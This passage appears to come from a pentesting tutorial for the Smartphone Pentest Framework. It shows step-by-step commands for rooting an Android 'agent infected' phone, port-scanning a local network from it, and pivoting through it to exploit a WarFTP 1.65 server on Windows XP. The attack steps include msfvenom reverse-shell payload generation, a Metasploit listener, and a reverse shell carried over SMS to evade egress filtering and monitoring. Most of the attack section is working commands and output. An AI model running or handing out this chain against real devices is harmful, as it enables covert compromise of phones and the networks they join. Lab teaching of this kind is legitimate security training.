---

Commands:

<snip>

Select a command to perform or 0 to return to the previous menu

spf> 5

1.) Choose a Root Exploit

2.) Let SPF AutoSelect

Select an option or 0 to return to the previous menu

spf> 2 ❶

Try a privilege escalation exploit.

Chosen Exploit: rageagainstthecage ❷

Delivery Method (SMS or HTTP): HTTP ❸

---

If the rooting is successful it will be recorded in the database.

---

Rooted: RageAgainstTheCage

---

### Agent Post Exploitation: Pivoting through Mobile Devices

Mobile devices often attach to home, office, and public Wifi networks. The SPF Agent can be used to learn more about and even attack nearby devices.

#### *Portscanning with Nmap*

SPF Agents have the ability to download files, run shell commands, and upload results. There is a special command to run all 3 with the Nmap for Android binary in one shot. First we need to download the 3<sup>rd</sup> party tool Nmap for Android. Choose option 10.) Install Stuff at the main menu. Then choose option 3.) Android Nmap. SPF will download the tool from the Nmap repositories to be dropped onto the Agent infected device.

---

spf> 10



What would you like to Install?

1.) Android SDKS

2.) Android APKTool

3.) Download Android Nmap

spf> 3

Download Nmap for Android(y/N)?

spf> y

---

At the Agents command menu choose option 12.) Run Nmap. You will be prompted for the Nmap target. Any target specification that is valid for Nmap can be used here.

---

Select a command to perform or 0 to return to the previous menu

spf> 12

Download Nmap and port scan a host or range. Use any accepted format for target specification in Nmap

Nmap Target: 192.168.20.10 ⓘ

Delivery Method(SMS or HTTP) HTTP

---

This command can take up to 5 minutes to return its information to the database. The data is in the File field.

---

```
# Nmap 5.61TEST4 scan initiated Sun Sep 1 23:41:30 2014 as:
/data/data/com.example.android.google.apis/files/nmap -oA
```

```
/data/data/com.example.android.google.apis/files/nmapoutput
192.168.20.10
```

```
Nmap scan report for 192.168.20.10
```

```
Host is up (0.0068s latency).
```

```
Not shown: 992 closed ports
```

```
PORT STATE SERVICE
```

```
21/tcp open ftp
```

```
<snip>
```

```
# Nmap done at Sun Sep 1 23:41:33 2014 -- 1 IP address (1 host up)
scanned in 3.43 seconds
```

---

### *Exploiting a System through a Pivot Example*

If a device on the local network is subject to a remote vulnerability, we can not directly exploit it from the Internet, but if the Agent infected device is on the same local network, it can directly attempt to exploit the vulnerability. For example, consider a commonly used exploit development example War-Ftp 1.65 that I left lying around on my local network while preparing for a class. A simple C exploit for this is issue is included with SPF in Smartphone-Pentest-Framework/exploits/Windows/. You will need to change the payload to meet your needs. Msfvenom from Metasploit is an ideal to for this. For this example we will set up a Metasploit listener on our SPF machine and have the exploited device call back with a reverse shell. Later in this document we will look at having the shell sent through the Agent infected mobile device instead in case some sort of egress filtering is in the way.

---

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 -f c -b '\x00\x0a\x0d\x20'
```

---

The C code needs to be compiled to run on an Android device. The Android cross compiler is included as part of SPF. From the main menu choose option 9. Then choose option 1.) Compile C code for ARM Android. Give it the C file to compile and the output location.

---

spf> 9

Compile code to run on mobile devices

1.) Compile C code for ARM Android

spf> 1 ❶

Compiles C code to run on ARM based Android devices. Supply the C code file and the output filename

File to Compile: **/root/Smartphone-Pentest-Framework/exploits/Windows/warftpmeterpreter.c** ❷

Output File: **/root/Smartphone-Pentest-Framework/exploits/Windows/warftpmeterpreter**

---

Now for the Agents menu choose option 6.) Download File.

---

Select a command to perform or 0 to return to the previous menu

spf> 6

Downloads a file to the phone. Fill in the file and the delivery method(SMS or HTTP).

File to download: **/root/Smartphone-Pentest-Framework/exploits/Windows/warftpmeterpreter**

Delivery Method(SMS or HTTP): **HTTP**

---

Before we run the exploit we need to set up a listener to catch the payload. For my example I used a Metasploit Windows reverse Meterpreter shell that calls back to my SPF hosting machine. I will set up the corresponding listener with Metasploit.

---

```
msf > use multi/handler
```

```
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
```

```
payload => windows/meterpreter/reverse_tcp
```

```
msf exploit(handler) > set LHOST 192.168.20.9
```

```
LHOST => 192.168.20.9
```

```
msf exploit(handler) > exploit
```

```
[*] Started reverse handler on 192.168.20.9:4444
```

```
[*] Starting the payload handler...
```

---

Now from the SPF Agents menu choose 7.) Run Command. Run the downloaded exploit. In my case I need to give it the IP address and port to attack. The exploit will be run from the phone. If it successfully exploits the victim the payload I created will be run.

---

```
Select a command to perform or 0 to return to the previous menu
```

```
spf> 7
```

Run a command in the terminal. Fill in the command and the delivery method(SMS or HTTP).

```
Command: warftpmeterpreter 192.168.20.10 211
```

Downloaded?: **yes** 

Delivery Method(SMS or HTTP): **HTTP**

---

And I will be a shell in Metasploit.

---

meterpreter >

---

### *Exploiting a System through a Pivot with SMS Shell Example*

Even more interesting is using the Agent infected mobile device as a pivot point for the shell from the exploited machine. This will allow you to bypass any egress filtering, monitoring etc. at the perimeter of the local network by using SMS to send the shell out.

There is another example C exploit for WarFTP 1.65 in Smartphone-Pentest-Framework/exploits/Windows for a inline reverse shell. Replace the shellcode to have it call back to the IP address of the Agent infected device.

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.20.37 -b
'\x00\x0a\x0d\x40' -f c
```

Compile the code with SPF with option 9 at the main menu.

```
spf> 9
```

Compile code to run on mobile devices

1.) Compile C code for ARM Android

```
spf> 1
```

Compiles C code to run on ARM based Android devices. Supply the C code file and the output filename

File to Compile: /root/Smartphone-Pentest-Framework/exploits/Windows/warftpreverseshell.c

Output File: /root/Smartphone-Pentest-Framework/exploits/Windows/warftp2

Download the compiled file to the Agent infected device with option 6 in the Agent Commands menu.

```
spf> 6
```

Downloads a file to the phone. Fill in the file and the delivery method(SMS or HTTP).

File to download: /root/Smartphone-Pentest-

Framework/exploits/Windows/warftp2

Hosting Path: /hgfd

Filename: /warftp2

Delivery Method(SMS or HTTP): HTTP

Before running the command choose option 10.) TCP Listener. You will be prompted for the Delivery and Return method as usual. In this case the Return method is the communication method for the shell. Using SMS our shell we leave the local network out of bounds of the network. You will also need to specify the port to listen on.

spf> 10

Open a TCP listener on the phone. Fill in the delivery method(SMS or HTTP) and return method (SMS or HTTP) as well as the port to listen on.

Delivery Method(SMS or HTTP)

spf> HTTP

Return Method(SMS or HTTP)

spf> SMS

Port:

spf> 4444

Then tell the Agent to run the attack against WarFtp.

Select a command to perform or 0 to return to the previous menu

spf> 7

Run a command in the terminal. Fill in the command and the delivery method(SMS or HTTP).

Command: warftp2 192.168.20.29 21

Downloaded?: yes

Delivery Method(SMS or HTTP): HTTP

This time the shell will be sent to the Agent infected device that will send any commands and info from the shell to its control number that will in turn upload the data to SPF. Choose option 11.) Connect to Listener from the Agent Commands menu to open the shell. Specify the port and communication method. You should see a prompt if the exploit was successful. This shell is completely out of band. You may notice a bit of a delay if service is bad.

```
spf> 11
```

Connect to a TCP Listener from the agent. Enter the port number of the listener.

Port: 4444

Communication Method(HTTP or SMS): SMS  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.

---

```
ipconfig
```

```
C:\Documents and Settings\georgia\Desktop>ipconfig
```

---

---Windows IP Configuration---

---

-----

Ethernet adapter Local Area Connection:

-----

--- Connection-specific DNS Suffix . : XXXX

---

IP Address. . . . . : 192.168.20.29

<snip>

The exploit code for this and the previous example needs to be in C, but it is not limited to a particular vulnerability.